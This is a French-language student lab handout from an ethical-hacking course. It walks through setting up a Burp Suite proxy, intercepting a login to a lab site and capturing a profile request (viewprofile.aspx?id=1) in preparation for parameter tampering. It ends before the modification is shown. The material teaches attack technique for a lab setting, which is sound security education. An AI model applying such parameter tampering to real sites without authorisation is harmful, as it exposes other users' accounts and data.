
LABORATOIRE #8

Cours 420-ZJ4-MO

ATTAQUE SUR LES APPLICATION WEB ET DÉTECTION DE VULNÉRABILITÉS

Pour le laboratoire #8, inscrire vos réponses dans un document LibreOffice ou Microsoft Office.

NOM : Roméo Kouémeni Tongambou

VOTRE DOCUMENT OFFICE DOIT INCLURE :

- Ajoutez votre nom dans le document
- Un français acceptable. Assurez-vous de corriger les fautes de français et d'orthographe.
- Le laboratoire doit être fait **individuellement**.
- Mettez les captures d'écran lorsque demandé


Exercice1 : Effectuer la manipulation des paramètres à l'aide de Burp Suite

Une attaque de manipulation de paramètres Web implique la manipulation des paramètres échangés entre le client et le serveur pour modifier les données de l'application telles que les informations d'identification et les autorisations de l'utilisateur, le prix et la quantité de produits.


Ici, nous utiliserons l'outil Burp Suite pour effectuer la manipulation des paramètres.

Dans cette tâche, le site Web cible (www.moviescope.com) est hébergé par la machine victime, Windows Server 2019 . Ici, la machine de l'attaquant est la machine Parrot Security .

- 1- Connectez-vous sur la machine Parrot security
- 2- Naviguez vers l'adresse <http://www.moviescope.com> en utilisant firefox
- 3- Maintenant, configurez un proxy Burp Suite en configurant d'abord les paramètres de proxy du navigateur.
 - a. Dans le navigateur Mozilla Firefox , allez dans Paramètres (settings)
 - b. L'onglet Paramètres généraux apparaît. Dans la barre de recherche, tapez proxy et appuyez sur Entrée.
 - c. Les résultats de la recherche s'affichent. Cliquez sur le bouton Paramètres (Settings) sous l'option Paramètres réseau (Network settings)




- d. Une fenêtre Paramètres de connexion apparaît. Sélectionnez le bouton radio Configuration manuelle du proxy et spécifiez le proxy HTTP comme 127.0.0.1 et le port comme 8080. Cochez la case Utiliser également ce proxy pour FTP et HTTPS et cliquez sur OK. Fermez l'onglet Paramètres et réduisez la fenêtre du navigateur.



En suivant ces étapes, vous indiquez à Firefox d'utiliser un serveur proxy local (127.0.0.1) sur le port 8080 pour rediriger le trafic Internet


- 4- Cliquez sur le menu **Applications** dans le coin supérieur gauche du bureau et accédez à **Pentesting --> Analyse d'application Web --> Proxy d'application Web --> burpsuite** pour lancer l'application **Burp Suite**.



- 5- Burp Suite est un ensemble d'outils de test de sécurité des applications web. Il est largement utilisé par les professionnels de la sécurité, les testeurs de pénétration et les développeurs pour évaluer la sécurité des applications web. Il comprend plusieurs fonctionnalités, parmi les quels : proxy Intercepteur : Permet de capturer et de modifier les requêtes HTTP entre votre navigateur web et le serveur web. Cela permet aux utilisateurs de manipuler les requêtes et les réponses, ce qui est utile pour identifier les vulnérabilités de sécurité.


Burp Suite fonctionne comme suit:

- a- Capture de la Requête : Lorsque l'Interceptor est activé, il intercepte les requêtes HTTP entre le navigateur et le serveur. Lorsqu'une requête est capturée, elle apparaît dans l'onglet Interceptor.
 - b- Examen et Modification : Vous pouvez examiner la requête capturée, y compris les en-têtes, les paramètres, etc. Vous avez également la possibilité de modifier la requête selon vos besoins.
 - c- Forward : Une fois que vous avez examiné ou modifié la requête, si vous décidez de la laisser passer et de la renvoyer au serveur, vous utilisez le bouton "Forward". Cela envoie la requête modifiée au serveur, et le flux de données continue. Si vous décidez que vous ne voulez pas envoyer une requête modifiée au serveur, vous pouvez utiliser le bouton "Drop" pour ignorer cette requête particulière
- 6- Dans la notification Burp Suite Community Edition , cliquez sur OK




Remarque : Si la fenêtre **Conditions générales** apparaît, cliquez sur **J'accepte**.


- 7- **Burp Suite** s'initialise. Si une notification **Burp Suite Community Edition** indiquant **Une mise à jour est disponible** apparaît, cliquez sur **Fermer**.
- 8- La fenêtre principale de **Burp Suite** apparaît ; assurez-vous que le bouton radio **Projet temporaire** est sélectionné et cliquez sur le bouton **Suivant**, comme indiqué dans la capture d'écran.



- 9- Dans la fenêtre suivante, sélectionnez le bouton radio **Utiliser les paramètres par défaut de Burp** et cliquez sur le bouton **Démarrer Burp**.




- 10- La fenêtre principale de **Burp Suite** apparaît ; cliquez sur l'onglet **Proxy** parmi les options disponibles dans la section supérieure de la fenêtre.




- 11- Dans les paramètres du **proxy**, par défaut, l'onglet **Interceptor** s'ouvre. Notez que par défaut, l'interception est active puisque le bouton indique **Intercept is on**. Laissez-le fonctionner.

Remarque : activez l'interception si elle est désactivée.



- 12- Revenez à la fenêtre du navigateur et sur la page de connexion du site Web cible (**www.moviescope.com**), entrez les informations d'identification **sam** et **test**. Cliquez sur le bouton **Connexion**.


Remarque : Ici, nous nous connectons en tant qu'utilisateur enregistré sur le site Web.




- 13- Revenez à la fenêtre **Burp Suite** et observez que la requête HTTP a été interceptée par l'application.

Remarque : Vous pouvez observer que les informations de connexion saisies ont été interceptées par Burp Suite. Si vous ne les voyez pas, cliquer sur le bouton **transmettre (Forward)** jusqu'à ce que vous les voyiez.


- 14- Maintenant, continuez à cliquer sur le bouton **transmettre (Forward)** jusqu'à ce que vous soyez connecté au compte utilisateur.




- 15- Basculez vers le navigateur et constatez que vous êtes maintenant connecté au compte utilisateur, comme indiqué dans la capture d'écran.
- 16- Maintenant, cliquez sur l'onglet **Afficher le profil** (view profile) dans la barre de menu pour afficher les informations sur l'utilisateur.



- 17- Après avoir cliqué sur l'onglet **Afficher le profil**, revenez à la fenêtre **Burp Suite** et continuez à cliquer sur le bouton **Forward** jusqu'à ce que vous obteniez la requête HTTP, comme indiqué dans la capture d'écran. Cliquez une fois sur Forward pour envoyer cette requête vers le serveur



18- Vérifiez que sur le navigateur, vous voyez le profil de Sam




- 19- Cliquez de nouveau sur le bouton View Profile. Revenez à la fenêtre **Burp Suite** et continuez à cliquer sur le bouton **Forward** jusqu'à ce que vous obteniez la requête HTTP, comme indiqué dans la capture d'écran. Ne transmettez pas cette requête pour le moment parce que vous allez la modifier avant de l'envoyer.

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0;
  rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q
  =0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
